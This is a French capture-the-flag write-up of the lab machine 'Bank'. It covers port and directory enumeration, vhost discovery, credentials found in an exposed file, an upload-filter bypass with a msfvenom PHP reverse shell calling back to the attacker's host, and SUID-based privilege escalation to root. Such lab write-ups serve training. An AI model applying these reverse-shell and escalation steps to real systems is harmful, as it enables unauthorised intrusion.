Introduction

Bank est une machine Linux dont l'adresse IP est 10.10.10.29. Sa résolution se concentre sur l'énumération.

Compétences mises en œuvre :

- Enumération des ports et services.
- Enumération des fichiers et dossiers du site web.
- Tester si le site utilise des vhosts.
- Utilisation de reverse shell.
- Enumération et exploitation des droits sur les fichiers/dossiers.

Enumération

Nous commençons comme d'habitude avec l'énumération des ports et services avec **nmap** :

```
$ nmap –T4 –A 10.10.10.29
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_  256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-title: HTB Bank - Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Trois ports sont ouverts, **22** pour un **openssh-server**, **53** pour un serveur **DNS** et **80** pour un serveur **web**. Nous allons énumérer les dossiers/fichiers de ce dernier avec **dirsearch**, et pendant l'énumération, nous allons faire un tour sur le site web :


```
$ dirsearch –w wordlist –f –t 50 –e "txt,php" –u http://10.10.10.29/
```

Le site web est vide, il n'y a que la page d'accueil d'apache, même en relançant l'énumération avec plus d'extension (bak,~,sh,py), aucun résultat. L'administrateur de la machine a peut-être mit en place des **vhosts**, c'est vérifiable en ajouter l'hôte **bank.htb** au fichier **/etc/hosts**, après avoir ajouté, nous retournons sur la page d'accueil et nous pouvons voir que la page a changée, donc le vhost est confirmé. Nous refaisons alors une énumération avec **dirsearch** :

```
$ dirsearch –w wordlist –f –t 50 –e "txt,php" –u http://bank.htb/
```

```
[15:39:44] Starting:
[15:39:44] 403 -  279B  - /.php
[15:39:44] 302 -    7KB - /index.php  ->  login.php
[15:39:44] 200 -    2KB - /login.php
[15:39:44] 302 -    3KB - /support.php  ->  login.php
[15:39:45] 403 -  281B  - /icons/
[15:39:46] 301 -  305B  - /uploads  ->  http://bank.htb/uploads/
[15:39:46] 403 -  283B  - /uploads/
[15:39:47] 301 -  304B  - /assets  ->  http://bank.htb/assets/
[15:39:47] 200 -    2KB - /assets/
[15:40:01] 302 -    0B  - /logout.php  ->  index.php
[15:40:14] 301 -  301B  - /inc  ->  http://bank.htb/inc/
[15:40:14] 200 -    1KB - /inc/
[16:00:18] 403 -  289B  - /server-status/
[16:00:18] 403 -  288B  - /server-status
[16:19:31] 301 -  314B  - /balance-transfer  ->  http://bank.htb/balance-transfer/
[16:19:32] 200 -  248KB - /balance-transfer/
```

Le dossier **balance-transfer** n'est pas commun, nous rentrons dedans et voyons plusieurs fichiers qui nous servirons pour l'exploitation :




Index of /balance-transfer

Name	Last modified	Size	Description
Parent Directory		-	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47bfee.acc	2017-06-15 09:50	585	
0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584	
0be866bee5b0b4cff0e5beeaa5605b2e.acc	2017-06-15 09:50	584	
0c04ca2346c45c28ecededb1cf62de4b.acc	2017-06-15 09:50	585	


Exploitation

Un des fichiers est plus petit (257 au lieu de 58X) que les autres, en l'ouvrant, nous pouvons voir un identifiant/mot de passe :




En se connectant sur le site, nous pouvons aller dans la page support dont le code source nous indique que seuls les fichiers avec l'extension **.htb** peuvent être uploadés. Donc nous allons faire un **reverse shell** avec **msfvenom** :

```
$ msfvenom –p php/meterpreter/reverse_tcp lhost=10.10.14.27 lport=4567 –f raw > rev.htb
```




Après avoir placé un **listener**, nous allons sur la page **/uploads/rev.htb** (il suffit de cliquer sur le lien) pour avoir notre session :



Elévation de privilège

Après avoir effectué les commandes de bases pour l'énumération, un fichier a les droits root :

```
$ find / -perm –u=s –type f 2>/dev/null
```



Nous allons simplement le lancer pour obtenir un shell root et lire les flags :

```
$ ./var/htb/bin/emergency
$ cat /root/root.txt
$ cat /home/chris/user.txt
```